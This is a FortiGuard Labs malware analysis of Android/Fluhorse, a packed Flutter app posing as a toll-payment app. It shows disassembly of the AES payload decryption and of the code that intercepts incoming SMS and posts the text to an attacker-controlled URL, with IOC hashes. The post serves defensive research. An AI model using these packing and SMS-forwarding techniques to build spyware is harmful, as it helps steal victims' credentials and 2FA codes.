Fortinet Reverses Flutter-based Android Malware “Fluhorse” | FortiGuard Labs

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Android/Fluhorse is a recently discovered malware family that emerged in May 2023. What sets this malware apart is its utilization of Flutter, an open-source SDK (software development kit) renowned among developers for its ability to build applications compatible with Android, iOS, Linux, and Windows platforms using a single codebase. While previous instances of threat actors using Flutter for malware exist, such as MoneyMonger, they actually used Flutter for its cross-platform UI elements without carrying the actual malicious payload. So, despite Flutter application reversing being notoriously difficult, MoneyMonger can actually be quite easily reversed with the usual Android reversing techniques.

The Android/Fluhorse family represents a significant shift as **it incorporates the malicious components directly within the Flutter code**.

This blog post covers insights on two notable aspects:

1. The Fluhorse campaign of May had basic obfuscation and no packing. **In June, however, the sample we analyzed was packed. This is evidence that malware authors are moving to the next step of maturity**.



Figure 1: Android/Fluhorse sample of May 2023 isn't packed, and directly uses Flutter


com
hwgapkspv
gouhwkh
lkhgswcsamsaef
Aafprmbp2l8967sa
D8lseffbdwdekirhx
Dasd0sdf7isagpbf
Dbdh2fdf36seasfck7dL
Ddgddnighefggfhstgwr
Fsolwtym0asmsaw
SdlpdoqwignCdmhdecf
BQddpmHvTsWgSIexmtrw
BuildConfig
D8pasfasms93skzowdssf
Eus72blsfsrr63bvsfdsfdtp
Fvbsiwesdfp98wsdfdvasz
Gwmscm9kmncxuoekt34
Hxomsdgse90sd3mz87bf
IvsNd8mlodh3rerrfhefsdfi

Figure 2: Android/Fluhorse sample of June 2023 is packed and conceals its

2. **Reverse engineering technique**. Reversing Flutter applications is widely considered a challenging endeavor. Many researchers treat it as a black box, only analyzing those components that can be observed from the outside. Some employ dynamic instrumentation tools, like re-Flutter and re-flutter-demo, which come with their own complexities and risks associated with running malware in controlled environments. But for our analysis, we successfully managed to **fully reverse-engineer the Fluhorse malware in a static manner**, without the need for dynamic execution.

Note that Fortinet customers are fully protected against this family of malware. These samples are detected as Android/Fluhorse.A!tr.spy or Android/Packed.57103!tr, and all related URLs mentioned in this blog are detected and blocked.

Quick description of Android/Fluhorse

The malware we analyzed posed as a legitimate app for an **electronic toll system** used in Southern Asia. It lures the victim into entering his/her credentials, steals them, and also steals 2FA (two-factor authentication) codes by listening to incoming SMS and forwarding them to a website controlled by the attackers.


08:12
遠通電收
未繳收費公路罰款
請輸入欲查詢的車號
QWERTY
您好. QWERTY有 30 臺幣未支
到通知7天內支付，否則會對您
行造成不便以及處罰或法律傳
的配合.
繼續
再享最高700元回饋

Figure 3: Android/Fluhorse poses as an electronic toll collection application

Victims typically install the malware via e-mail phishing campaigns, with previous research claiming that Fluhorse has been downloaded over 100,000 times.

The current version we analyzed (SHA256: 2c05efa757744cb01346fe6b39e9ef8ea2582d27481a441eb885c5c4dcd2b65b) was first seen on June 11, 2023. It is distributed from the malicious URL hxxps://fasd1[.]oss-ap-southeast-1.aliyuncs.com/*ETC*.apk. FortiGuard's telemetry shows it has been being accessed from Asia since June 12.

Packer

The sample is packed, concealing the encrypted payload within the wrapping application's Dalvik executable, classes.dex. The packer adds a 4-byte integer at the end of the DEX that includes (1) the size of the encrypted payload and, just before that, (2) the encrypted payload.

Figure 4: The encrypted payload is hidden with classes.dex itself

Decryption is performed at the native level (to harden reverse engineering) using OpenSSL's EVP cryptographic API. The encryption algorithm is AES-128-CBC, and its implementation uses the same hard-coded string for the key and initialization vector (IV). From a cryptographic point of view, this is a bad idea as the IV is not meant to be confidential.

```
STR       R6, [SP, #10h]
BLX.W     →malloc2
MOV       R1, R5
MOV       R11, R0
BLX.W     →__aeabi_memclr
ADD.W     R10, SP, #14h
MOV       R0, R10
BLX.W     →EVP_CIPHER_CTX_init
LDR       R0, gvar_19E88
ADD       R0, PC
LDR       R6, [R0]
BLX.W     →EVP_aes_128_cbc
MOV       R1, R0
LDR       R3, [R6]
LDR       R0, gvar_19E8C
MOVS      R2, #0
ADD       R0, PC
LDR       R0, [R0]
LDR       R0, [R0]
STR       R0, [SP]
MOV       R0, R10
BLX.W     →EVP_DecryptInit_ex
STR       R5, [SP]
ADD       R5, SP, #10h
MOV       R0, R10
MOV       R1, R11
MOV       R2, R5
MOV       R3, R9
BLX.W     →EVP_DecryptUpdate
LDR       R6, [SP, #10h]
MOV       R0, R10
MOV       R2, R5
ADD.W     R1, R11, R6
BLX.W     →EVP_DecryptFinal_ex
MOV       R0, R10
LDR.W     R8, [SP, #10h]
BLX.W     →EVP_CIPHER_CTX_cleanup
LDR       R0, [R4]
```

Figure 5: Native library libapksadfsalkwes.so decrypts the malicious payload using AES 128

The decrypted payload is a ZIP file that contains another DEX. The payload is then installed (the packer's implementation includes Android sources for MultiDex support). The "main" of the malware is found in the payload (com.dsfdgfd.sdfsdf.MainActivity). It simply loads the Flutter application, as in the unpacked version of May 2023.



Figure 6: Contents of the decrypted malicious payload

Our in-depth static analysis of libapp.so revealed everything we needed to know, including the supposed directory structure of the malicious source code. The malicious Dart package is named sms_fluter and has the following files:

- sms_flutter/main.dart. This file implements the main application. We can see below that the functionalities are basic.
- sms_flutter/api/login.dart. This file implements communications with the remote attacker's website. Class LoginApi implements a method postSms.
- sms_flutter/views/webifrview.dart. This file implements several classes: WebIfrViewState and WebIfrView, which basically handle the UI, but also request necessary permissions to listen to incoming SMS messages.

The malware uses the Dart **Telephony** package. This package is non-malicious and its code is open-source and documented. In particular, the package offers the possibility of **listening to incoming SMS in the background**. The malware author closely followed the documentation and created the following code (code is my manual re-construction from assembly).

```
onBackgroundMessage(SmsMessage message) async {
   // malicious tasks
}

void main() {
  runApp(MyApp());
}
```

The corresponding assembly lines are shown below. For the reverse engineer, finding the address of a given Dart function is difficult. Several researchers use reFlutter, or similar techniques where the application is instrumented and then run, causing each address to be dumped. Unfortunately, for malware analysts, this technique has two major drawbacks besides its complex setup: first, you only get the addresses of the functions you visit. Second, **you instrument and run a malware**, which should be avoided.

```
LOAD.text:00000000'00313DF0 ::__main         proc
LOAD.text:00000000'00313DF0
LOAD.text:00000000'00313DF0                  push      rbp                           ; xref: sub_313E18+Eh (call)
LOAD.text:00000000'00313DF1                  mov       rbp, rsp
LOAD.text:00000000'00313DF4                  cmp       rsp, qword ptr ds:[r14+38h]
LOAD.text:00000000'00313DF8                  jbe       loc_313E0F
LOAD.text:00000000'00313DFE loc_313DFE:
LOAD.text:00000000'00313DFE                  call      ::__runApp                    ; runApp(myApp)
                                                                                   ; xref: ::__main+26h (br)
LOAD.text:00000000'00313E03                  mov       rax, qword ptr ds:[r14+C8h]
LOAD.text:00000000'00313E0A                  mov       rsp, rbp
LOAD.text:00000000'00313E0D                  pop       rbp
LOAD.text:00000000'00313E0E                  ret
LOAD.text:00000000'00313E0F loc_313E0F:
LOAD.text:00000000'00313E0F                  call      qword ptr ds:[r14+240h]       ; xref: ::__main+8h (cbr)
LOAD.text:00000000'00313E16                  jmp       loc_313DFE
LOAD.text:00000000'00313E16
LOAD.text:00000000'00313E16 ::__main         endp
                                             ; ---------------------------------------------------------------------------
```

Figure 7: Fluhorse's main

To obtain the addresses I was looking for, I used JEB, a reverse-engineering tool that offers some limited (but at least existing) support for Flutter. In particular, it finds the addresses of each referenced method and is usually able to correctly map the name in the assembly code. When it fails (more frequently on ARM32 and ARM64), I fall back to reversing the x86_64 library. Fortunately, the x86_64 version was provided in this Fluhorse sample, probably by error, because the rest of the implementation (for example, the packing) is not implemented for x86_64. If that doesn't work, then I manually get the address from JEB's code information and re-base it with the relocation base for zero-based objects.

We can see below that the malware listens to incoming SMS. First, it registers for change notifications on SMS and then calls listenIncomingSms in the Telephony package.

```
_WebIfrViewState@648505396__build proc

                push    rbp
                mov     rbp, rsp
                sub     rsp, 10h
                cmp     rsp, qword ptr ds:[r14+38h]
                jbe     stack_overflow_check3
begin:
                mov     r10d, 2
                call    sub_362790
                mov     rcx, rax
                mov     rax, qword ptr ss:[rbp+18h]
                mov     dword ptr ds:[rcx+Fh], eax
                mov     r11, qword ptr ds:[r15+14Fh]
                mov     dword ptr ds:[rcx+13h], r11d
                mov     esi, dword ptr ds:[rax+13h]
                add     rsi, qword ptr ds:[r14+48h]
                mov     rdx, rcx
                mov     qword ptr ss:[rbp-8], rsi
                mov     rbx, qword ptr ds:[r15+8E9Fh]
                call    sub_36285C
                push    qword ptr ss:[rbp-8]
                push    rax
                call    ChangeNotifier__addListener
                pop     rcx
                pop     rcx
                mov     rax, qword ptr ss:[rbp+18h]
                mov     ecx, dword ptr ds:[rax+17h]
                add     rcx, qword ptr ds:[r14+48h]
                mov     qword ptr ss:[rbp-8], rcx
                mov     rbx, qword ptr ds:[r15+8EA7h]
                mov     rdx, qword ptr ds:[r14+C8h]
                call    sub_36285C
                push    qword ptr ss:[rbp-8]
                mov     r11, qword ptr ds:[r15+8EAFh]
                push    r11
                push    rax
                call    Telephony__listenIncomingSms
                pop     rcx
```

Figure 8: Dart Assembly code to listen to incoming SMS

The malware then posts the incoming SMS message to a remote website in an asynchronous task.

```
LOAD.text:00000000'0030F1A9                mov     dword ptr ds:[rcx+8h], eax
LOAD.text:00000000'0030F1AC                mov     r11, qword ptr ds:[r15+8FB7h]   ; pmm122
LOAD.text:00000000'0030F1B3                push    r11
LOAD.text:00000000'0030F1B5                mov     r11, qword ptr ds:[r15+8FBFh]   ; addcontent3
LOAD.text:00000000'0030F1BC                push    r11
LOAD.text:00000000'0030F1BE                call    _StringBase@0150898__+
LOAD.text:00000000'0030F1C3                pop     rcx
LOAD.text:00000000'0030F1C4                pop     rcx
LOAD.text:00000000'0030F1C5                push    rax
LOAD.text:00000000'0030F1C6                mov     r10, qword ptr ds:[r15+67h]
LOAD.text:00000000'0030F1CA                call    Uri__parse                      ; Uri.parse(https://pmm122.com/...)
                                                                                   ;
LOAD.text:00000000'0030F1CF                pop     rcx
```

Figure 9: The malware builds the URL of the remote website to contact: hxxp://pmm122.com/addcontent3… Later, the assembly adds the intercepted SMS body in argument “c4” of the URL.

Reverse engineering the code reveals several specificities to Dart assembly. In Dart, all constants, literals, etc, are stored in an Object Pool, which is like an index table. Later, all access to strings is done indirectly: the code asks for access to a given index. Dart assembly dedicates a custom register R15 for x86_64 to access the Object Pool. The illustrated example above accesses R15+8FB7, which corresponds to index 0x8FB7 // 8 = **4598**. JEB shows the Object Pool indexes for us and lets us map the assembly line by fetching the domain name string.



Figure 10: JEB shows Object Pool indexes

The SMS body is inserted in the URL as argument “c4” (e.g., hxxp://pmm122[.]com/addcontent?c4=hello).

The *incoming phone number is not provided* because the Telephony package does not provide this feature. In the following code of the (non-malicious) Telephony package, see that only the SMS body is retrieved and provided to the callback.

```
try {
  await handlerFunction(SmsMessage.fromMap(
```

```
        call.arguments['message'], INCOMING_SMS_COLUMNS));
    } catch (e) {
```

Later, Fluhorse's code performs the HTTP POST of the SMS message and reads the response. This is handled by [Dart's standard HTTP package](#).

```
LOAD.text:00000000'0030F2A9                 push    qword ptr ss:[rbp-90h]
LOAD.text:00000000'0030F2AF                 call    ::__post                        ; Post the HTTP request
LOAD.text:00000000'0030F2B4                 pop     rcx
LOAD.text:00000000'0030F2B5                 pop     rcx
LOAD.text:00000000'0030F2B6                 pop     rcx
LOAD.text:00000000'0030F2B7                 mov     rcx, rax
LOAD.text:00000000'0030F2BA                 mov     rax, qword ptr ss:[rbp-80h]
LOAD.text:00000000'0030F2BE                 mov     edx, dword ptr ds:[rax+23h]
LOAD.text:00000000'0030F2C1                 add     rdx, qword ptr ds:[r14+48h]
LOAD.text:00000000'0030F2C5                 mov     ebx, dword ptr ds:[rax+27h]
LOAD.text:00000000'0030F2C8                 add     rbx, qword ptr ds:[r14+48h]
LOAD.text:00000000'0030F2CC                 push    rcx
LOAD.text:00000000'0030F2CD                 push    rdx
LOAD.text:00000000'0030F2CE                 push    rbx
LOAD.text:00000000'0030F2CF                 call    ::___awaitHelper@4048458
LOAD.text:00000000'0030F2D4                 pop     rcx
LOAD.text:00000000'0030F2D5                 pop     rcx
LOAD.text:00000000'0030F2D6                 pop     rcx
LOAD.text:00000000'0030F2D7                 mov     rax, qword ptr ds:[r14+C8h]
LOAD.text:00000000'0030F2DE                 mov     rsp, rbp
LOAD.text:00000000'0030F2E1                 pop     rbp
LOAD.text:00000000'0030F2E2                 ret
LOAD.text:00000000'0030F2E3 loc_30F2E3:
LOAD.text:00000000'0030F2E3                 mov     rax, rsi                        ; xref: post_pmm+BFh (cbr)
LOAD.text:00000000'0030F2E6                 mov     esi, dword ptr ds:[rax+2Bh]
LOAD.text:00000000'0030F2E9                 add     rsi, qword ptr ds:[r14+48h]
LOAD.text:00000000'0030F2ED                 mov     qword ptr ss:[rbp-90h], rsi
LOAD.text:00000000'0030F2F4                 cmp     edx, dword ptr ds:[r14+C8h]
LOAD.text:00000000'0030F2FB                 jnz     loc_30F3A1
LOAD.text:00000000'0030F301                 push    rbx
LOAD.text:00000000'0030F302                 call    Response__get:body              ; Read HTTP response
LOAD.text:00000000'0030F307                 pop     rcx
```

Figure 11: Assembly lines where the malware actually posts the HTTP request and reads the response. This is how Android/Fluhorse steals 2FA codes sent by SMS.

Conclusion

Reversing Flutter applications statically is a breakthrough for anti-virus researchers, as, unfortunately, more malicious Flutter apps are expected to be released in the future.

Building expertise in dealing with these samples and improving tools is necessary. This blog post provides results for Android/Fluhorse. More detailed explanations have been submitted to conferences in Q4 2023, where I hope to be selected to explain this live. ;) Stay tuned!

Fortinet Protections

Fortinet customers are fully protected against this family of malware.

Samples in this blog are detected by the FortiGuard AV engine as:

Android/Fluhorse.A!tr.spy

Android/Packed.57103!tr.

The FortiGuard AntiVirus service is supported by FortiGate, FortiMail, FortiClient, and FortiEDR. Fortinet EPP customers running current AntiVirus updates are also protected.

Fortinet Webfiltering blocks all URLs identified in this blog.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

IOCs

The samples mentioned in this blog post are (sha256 hash):

2c05efa757744cb01346fe6b39e9ef8ea2582d27481a441eb885c5c4dcd2b65b

Other similar samples:

e8cdf809a5655124fa9347e7a90f071bed74907d3098737fd1184148ab475e39
6e7293564e7e2e051d42168b068535a7963974cdd6437a3242230b9593dc7f04
7cee6677790c493dddf16ff610a174e6536208f8853816cd0d71fc6bde56e93c
91f0a27ae5ca77930c21b19f33479e7abcb10dfcf2a92b690ccddea01434fe84
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663033dce1688186d6111c8637dd3bc79483bdb8fc1b2ad4d5ead030f79f84b7
6dbde61a3aa372e8af7aa049dd466a2892bbe0d1229866cb2ba46c8f61648a57
94bb98d9955947f9e7c502961e4b2a7724289e80b566035c14ac9fa6cf36df1c
852314984cbea056a782520654f84c828588b6a0163bdeb8f8d5016b05c205f9
c55feac16e7ca084f47a899281b566faf41b5666376353efeb9010fe5d23b526
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